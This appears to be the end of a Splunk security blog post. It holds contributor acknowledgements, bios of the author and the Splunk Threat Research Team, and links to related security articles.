
Contributors

We would like to thank Raven Tait for authoring this post, as well as the Splunk Threat Research Team (Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, Michael Haag, Nasreddine Bencherchali, Teoderick Contreras, and Patrick Bareiss) for their contributions to the detection content and analysis.



[Raven Tait](#)

Raven is a Senior Threat Researcher at Splunk. Previously, they were part of the Threat Research Team at SnapAttack. Their background includes over 15 years of detection engineering, threat research, CTF development, and red teaming.



[Splunk Threat Research Team](#)

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).

Related Articles

[Security](#) 2 Min Read

Build the SOC of the Future with Splunk and Cisco

Discover how Splunk and Cisco are transforming security operations centers with unified platforms, AI-driven threat detection, and real-time visibility. Learn key insights, challenges, and strategies to build a smarter, more resilient SOC for the future.

[Security](#) 13 Min Read

From Registry With Love: Malware Registry Abuses

The Splunk Threat Research Team explores the common Windows Registry abuses leveraged by current and relevant malware families in the wild and how to detect them.

[Security](#) 3 Min Read

Introducing Splunk Attack Range v3.1

The Splunk Threat Research Team is happy to release v3.1 of Splunk Attack Range.